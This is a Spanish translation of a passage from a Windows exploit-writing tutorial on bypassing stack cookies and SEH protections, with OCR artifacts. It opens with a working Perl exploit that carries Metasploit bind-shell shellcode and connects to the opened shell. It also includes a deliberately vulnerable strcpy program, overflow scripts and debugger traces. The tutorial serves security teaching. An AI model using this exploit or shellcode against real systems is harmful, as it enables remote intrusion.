Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS


```
#jmp esp (kernel32.dll)
my $eipoverwrite = pack('V',0x7C874413);

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my
$shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
```

```
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";
my $nops="\x90" x 10;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;

my $proto = getprotobyname('tcp');

# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);

print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";

print "[+] Sending payload\n";
print SOCKET $junk.$eipoverwrite.$nops.$shellcode."\n";

print "[+] Payload sent\n";
close SOCKET or die "close: $!";
system("telnet $host 5555\n");
```

Ok, eso funciona. Así de simple, pero el exploit sólo funciona porque no hay protección / GS.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Ahora intenta lo mismo contra el servidor vulnerable que se ha compilado con / GS:



La aplicación muere, pero no tenemos un exploit funcional.

Abre el servidor vulnerable (con gs) de nuevo en el depurador, y antes de dejarlo correr, pon un BP en el security_check_cookie:

```
(b88.260): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48
edi=00251eb4 eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0
nv up ei pl nz na po nc cs=001b ss=0023 ds=0023 es=0023 fs=003b
gs=0000 efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc int 3

0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
0 e 004012dd 0001 (0001) 0:****
vulnerable_server!__security_check_cookie
```

¿Qué pasa exactamente cuando el búfer / pila está sujeto a un desbordamiento? Vamos a ver mediante el envío de exactamente 512 A´s al servidor vulnerable. ☺

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Ejemplo de código:

```
use strict;
use Socket;
my $junk = "\x41" x 512;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');

# get the port addressmy $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";

# create the socket, connect to the portsocket(SOCKET, PF_INET,
SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
print SOCKET $junk."\n";
print "[+] Payload sent\n";
close SOCKET or die "close: $!";
```

Esto es lo que sucede en el depurador (con el BP en vulnerable_server __security_check_cookie!):

```
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001
edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000 cmp ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)]
ds:0023:00403000=ef793df6
```

Esto ilustra que se agregó y se ejecutó una comparación para validar la cookie de seguridad.

La cookie de seguridad se sitúa en 0 × 00403000.

```
0:000> dd 0x00403000
00403000  ef793df6 1086c209 ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

Debido a que hemos sobrescrito las partes de la pila (incluyendo la cookie de GS), la comparación de cookies no funciona, y un FastSystemCallRet es llamado.

Reinicia el servidor vulnerable, ejecuta el código Perl otra vez, y mira la cookie una vez más (para verificar que se ha cambiado):

```
(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48
edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
 0 e 004012dd     0001 (0001)  0:****
vulnerable_server!__security_check_cookie
0:000> g
ModLoad: 71a50000 71a8f000   C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000   C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000   C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000   C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000   C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000   C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001
edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000    cmp     ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)]
ds:0023:00403000=d0dd8743
0:000> dd 0x00403000
00403000  d0dd8743 2f2278bc ffffffff ffffffff
00403010  fffffffe 00000001 00000000 00000000
00403020  00000001 00342a00 00342980 00000000
00403030  00000000 00000000 00000000 00000000
```

Ahora es diferente, lo que significa que no es predecible. (Esto es lo que suele ocurrir. (MS06-040 muestra una debilidad que podría aprovechar el hecho de que la cookie es estática, por lo que es posible. En la teoría))

De todas formas, si quieren tratar de desbordar el buffer, la aplicación morirá: ntdll KiFastSystemCallRet.

(Pon un BP en la función pr, y pasa a través de las instrucciones hasta que veas que la comprobación de cookie de seguridad antes de que retorne la función)

Esto nos debe dar suficiente información sobre la forma en que la SG / modificador de compilador cambia el código de las funciones de protección contra desbordamientos de pila.

Como se explicó anteriormente, hay un par de técnicas que te permiten tratar de eludir la protección GS. La mayoría de ellos se basan en el hecho de que puedes golpear la estructura del manejador de excepciones / desencadenar una excepción antes de la cookie se vuelva a comprobar. Otros confían en ser capaz de escribir a los argumentos, ... No importa lo que yo he intentado, no ha funcionado con este código (no podía golpear al manejador de excepciones). Así que / GS parece ser muy eficaz con este código.

Demostración 1 de Bypass de las Cookies del Stack: Manejo de Excepciones:

El código vulnerable

Con el fin de demostrar cómo la cookie de pila puede ser evitada, usaremos el código C++ sencillo (basicbof.cpp):

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
         strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
        }
        catch (char * strErr)
        {
                printf("No valid input received ! \n");
                printf("Exception : %s\n",strErr);
        }
```

```
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

Como puedes ver, la función GetInput contiene un strcpy vulnerable, ya que no comprueba la longitud del primer parámetro. Además, una vez que 'buffer' se llenó (y posiblemente corrupto), que se utiliza de nuevo (strcpy a la variable 'out') antes de que la función retorne. Pero bueno - el controlador de excepciones de la función debe advertir al usuario si se ha introducido una entrada maliciosa, ¿verdad? :-)

Compilar el código sin / GS y sin RTC.

Ejecuta el código y utiliza una cadena de 10 caracteres como parámetro:

```
basicbof.exe AAAAAAAAAA
Input received : AAAAAAAAAA
```

Ok, que funciona como se esperaba. Ahora ejecuta la aplicación y agrégale una cadena de más de 500 bytes como primer parámetro. La aplicación se bloqueará.

(Si se omite el código del controlador de excepciones en la función GetInput, entonces la aplicación se bloqueará y activará el depurador)

Vamos a utilizar el siguiente script en perl sencillo para llamar a la aplicación y agregarle 520 caracteres:

```
my $buffer="A" x 520;
system("\"C:\\Program Files\\Debugging Tools for Windows
(x86)\\windbg\" basicbof.exe \"$buffer\"\r\n");
```


Ejecuta el script:

```
(908.470): Access violation - code c0000005 (!!! second chance !!!)
eax=0000021a ebx=00000000 ecx=7855215c edx=785bbb60 esi=00000001
edi=00403380
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
```

```
41414141 ??
```

=> Sobrescritura directa de RET/EIP. BOF clásico.

Si se intenta lo mismo otra vez, con el ejecutable que incluye el código de manejo de excepciones de nuevo, la aplicación va a morir. (Si prefieres lanzar el ejecutable desde WinDbg, entonces ejecuta windbg, abre el archivo ejecutable basicbof.exe, y agregua la cadena de más de 500 caracteres como argumento).



Ahora sale esto:

```
(b5c.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
basicbof!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
```

Sin sobrescritura directa de EIP, pero hemos golpeado el manejador de excepciones con nuestro desbordamiento de búfer:

```
0:000> !exchain
0012fee0: 41414141
```

```
Invalid exception stack at 41414141
```

¿Cómo funciona el manejador de SE y qué sucede cuando se sobreescribe?

Antes de continuar, como un pequeño ejercicio (con BP´s y paso a paso por instrucciones), vamos a ver por qué y cuándo el manejador de excepciones se hizo presente y lo que sucede cuando se sobrescribe el manejador.

Abre el archivo ejecutable (sin GS, pero con el código de manejo de excepciones) en windbg de nuevo (con las 520 A´s como argumento). Antes de iniciar la aplicación (en el BP), pon un breakpoint en la función GetInput.

```
0:000> bp GetInput
0:000> bl
 0 e 00401000     0001 (0001)  0:**** basicbof!GetInput
```

Ejecuta la aplicación, y parará cuando la función se llame.

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001
edi=004033a8
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000206
basicbof!GetInput:
00401000 55              push    ebp
```

Si desensamblas la función GetInput, esto es lo que verás:

```
00401000   $ 55             PUSH EBP ;save current value of EBP (=>
saved EIP)
00401001   . 8BEC           MOV EBP,ESP ;ebp is now top of stack (=>
saved EBP)
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0 ;  SE handler
installation
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
00401018   . 51             PUSH ECX
00401019   . 81EC 1C020000  SUB ESP,21C  ;reserve space on the stack,
540 bytes
0040101F   . 53             PUSH EBX
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
00401020   . 56             PUSH ESI
00401021   . 57             PUSH EDI
00401022   . 8965 F0        MOV DWORD PTR SS:[EBP-10],ESP
00401025   . C745 FC 000000>MOV DWORD PTR SS:[EBP-4],0
0040102C   . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]  ;start
strcpy(buffer,str)
0040102F   . 8985 F0FDFFFF  MOV DWORD PTR SS:[EBP-210],EAX
00401035   . 8D8D F8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-208]
0040103B   . 898D ECFDFFFF  MOV DWORD PTR SS:[EBP-214],ECX
00401041   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401047   . 8995 E8FDFFFF  MOV DWORD PTR SS:[EBP-218],EDX
0040104D   > 8B85 F0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-210]
00401053   . 8A08           MOV CL,BYTE PTR DS:[EAX]
00401055   . 888D E7FDFFFF  MOV BYTE PTR SS:[EBP-219],CL
0040105B   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401061   . 8A85 E7FDFFFF  MOV AL,BYTE PTR SS:[EBP-219]
00401067   . 8802           MOV BYTE PTR DS:[EDX],AL
00401069   . 8B8D F0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-210]
0040106F   . 83C1 01        ADD ECX,1
00401072   . 898D F0FDFFFF  MOV DWORD PTR SS:[EBP-210],ECX
00401078   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
0040107E   . 83C2 01        ADD EDX,1
00401081   . 8995 ECFDFFFF  MOV DWORD PTR SS:[EBP-214],EDX
00401087   . 80BD E7FDFFFF >CMP BYTE PTR SS:[EBP-219],0
0040108E   .^75 BD          JNZ SHORT basicbof.0040104D ;jmp to
0x0040104d,get next char
00401090   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208] ;start
strcpy(out,buffer)
00401096   . 8985 E0FDFFFF  MOV DWORD PTR SS:[EBP-220],EAX
0040109C   . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
0040109F   . 898D DCFDFFFF  MOV DWORD PTR SS:[EBP-224],ECX
004010A5   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010AB   . 8995 D8FDFFFF  MOV DWORD PTR SS:[EBP-228],EDX
004010B1   > 8B85 E0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-220]
004010B7   . 8A08           MOV CL,BYTE PTR DS:[EAX]
004010B9   . 888D D7FDFFFF  MOV BYTE PTR SS:[EBP-229],CL
004010BF   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010C5   . 8A85 D7FDFFFF  MOV AL,BYTE PTR SS:[EBP-229]
004010CB   . 8802           MOV BYTE PTR DS:[EDX],AL
004010CD   . 8B8D E0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-220]
004010D3   . 83C1 01        ADD ECX,1
004010D6   . 898D E0FDFFFF  MOV DWORD PTR SS:[EBP-220],ECX
004010DC   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010E2   . 83C2 01        ADD EDX,1
004010E5   . 8995 DCFDFFFF  MOV DWORD PTR SS:[EBP-224],EDX
004010EB   . 80BD D7FDFFFF >CMP BYTE PTR SS:[EBP-229],0
004010F2   .^75 BD          JNZ SHORT basicbof.004010B1;jmp to
0x00401090,get next char
004010F4   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208]
004010FA   . 50             PUSH EAX                    ; /<%s>
004010FB   . 68 FC204000    PUSH basicbof.004020FC      ; |format =
"Input received : %s
"
00401100   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]
\printf
00401106   . 83C4 08        ADD ESP,8
00401109   . EB 30          JMP SHORT basicbof.0040113B
0040110B   . 68 14214000    PUSH basicbof.00402114      ; /format = "No
valid input received !
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
"
00401110   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]  ;
\printf
00401116   . 83C4 04        ADD ESP,4
00401119   . 8B8D F4FDFFFF  MOV ECX,DWORD PTR SS:[EBP-20C]
0040111F   . 51             PUSH ECX                    ; /<%s>
00401120   . 68 30214000    PUSH basicbof.00402130      ; |format =
"Exception : %s
"
00401125   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ;
\printf
0040112B   . 83C4 08        ADD ESP,8
0040112E   . C745 FC FFFFFF>MOV DWORD PTR SS:[EBP-4],-1
00401135   . B8 42114000    MOV EAX,basicbof.00401142
0040113A   . C3             RETN
```

Cuando el prólogo de la función GetInput () comienza, el argumento de la función (nuestro buffer "str") se almacena en 0x003429f3 (EDX):

```
0:000> d edx
003429f3  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
00342a03  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

Un puntero a este argumento se pone en la pila (así en 0x0012fef4, la dirección 0x003429f3 es almacenada).

El puntero del Stack (ESP) apunta a 0x0012fef0), y EBP apunta a 0x0012ff7c. Estas 2 direcciones ahora forman el marco del Stack de la función nueva. La ubicación de memoria a la cual ESP apunta actualmente es 0×00401179 (que es la dirección de retorno para regresar a la función principal, justo después de llamar a GetInput ())

```
basicbof!main
00401160 55              push    ebp
00401161 8bec            mov     ebp,esp
00401163 81ec80000000    sub     esp,80h
00401169 8d4580          lea     eax,[ebp-80h]
0040116c 50              push    eax
0040116d 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]  ;pointer to
argument
00401170 8b5104          mov     edx,dword ptr [ecx+4]    ;pointer to
argument
00401173 52              push    edx  ; buffer argument
00401174 e887feffff      call    basicbof!GetInput (00401000) ;
GetInput()
00401179 83c408          add     esp,8  ;normally GetInput returns
here
0040117c 33c0            xor     eax,eax0040117e 8be5            mov
esp,ebp
```

```
00401180 5d              pop     ebp
00401181 c3              ret
```

De todas formas, volvamos al desensamblado de la función GetInput de arriba. Después de poner un puntero a los argumentos en la pila, el prólogo de la primera función PUSHea EBP en la pila (para guardar EBP).

A continuación, se pone ESP en EBP así EBP apunta a la parte superior de la pila ahora (sólo por un momento). Por lo tanto, en esencia, un nuevo marco de pila se crea en la "actual" posición de ESP cuando la función se llame.

Después de guardar EBP, ESP apunta ahora a 0x0012feec (que es igual a 0c0012ff7c). Tan pronto como los datos se inserten en la pila, EBP todavía apuntará a la misma ubicación (pero EBP se convierte en (y se queda) la parte inferior de la pila). Puesto que no hay variables locales en GetInput (), no se PUSHea nada en la pila para prepararse para estas variables.

Entonces, el controlador de SE es instalado. En primer lugar, FFFFFFFF se pone en la pila (para indicar el final de la cadena SEH).

```
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0
```

Entonces, el manejador de SE y el próximo SEH Son PUSHeados en la pila:

```
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
```

Ahora, la pila se ve así:

```
^  stack grows up towards top of stack while address of ESP goes down
  | 0012FECC   785438C5   MSVCR90.785438C5
  | 0012FED0   0012FEE8
  | 0012FED4   7855C40C   MSVCR90.7855C40C
  | 0012FED8   00152150
  | 0012FEDC   0012FEF8   <- ESP points here after pushing next SEH
  | 0012FEE0   0012FFB0   Pointer to next SEH record
  | 0012FEE4   00401AA0   SE handler
  | 0012FEE8   FFFFFFFF    ; end of SEH chain
  | 0012FEEC   0012FF7C    ; saved EBP
  | 0012FEF0   00401179    ; saved EIP
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
 | 0012FEF4   003429F3    ; pointer to buffer ASCII
"AAAAAAAAAAAAAAAAAAAAA…"
```


Antes de que comience el primer strcpy , algún lugar es reservado en la pila.

00401019. 81EC 1C020000 SUB ESP, 21C, 540 bytes, que es 500 (buffer) + espacio adicional.

Después de esta instrucción, ESP apunta a 0x0012fcc0 (que es 0x0012fedc - 21c), EBP apunta a 0x0012feec (parte superior de la pila).

A continuación, EBX, ESI y EDI son PUSHeados en la pila (ESP = ESP-C (3 x 4 bytes = 12 bytes), ESP apunta ahora a 0x0012FCB4.

Luego, en 0x0040102c, el primer strcpy inicia por primera vez (ESP apunta a 0012fcb4). Cada una se toma de la ubicación de memoria donde se encuentra el buffer) y lo pone en la pila (uno por uno, bucle de 0x0040104d a 0x0040108e).



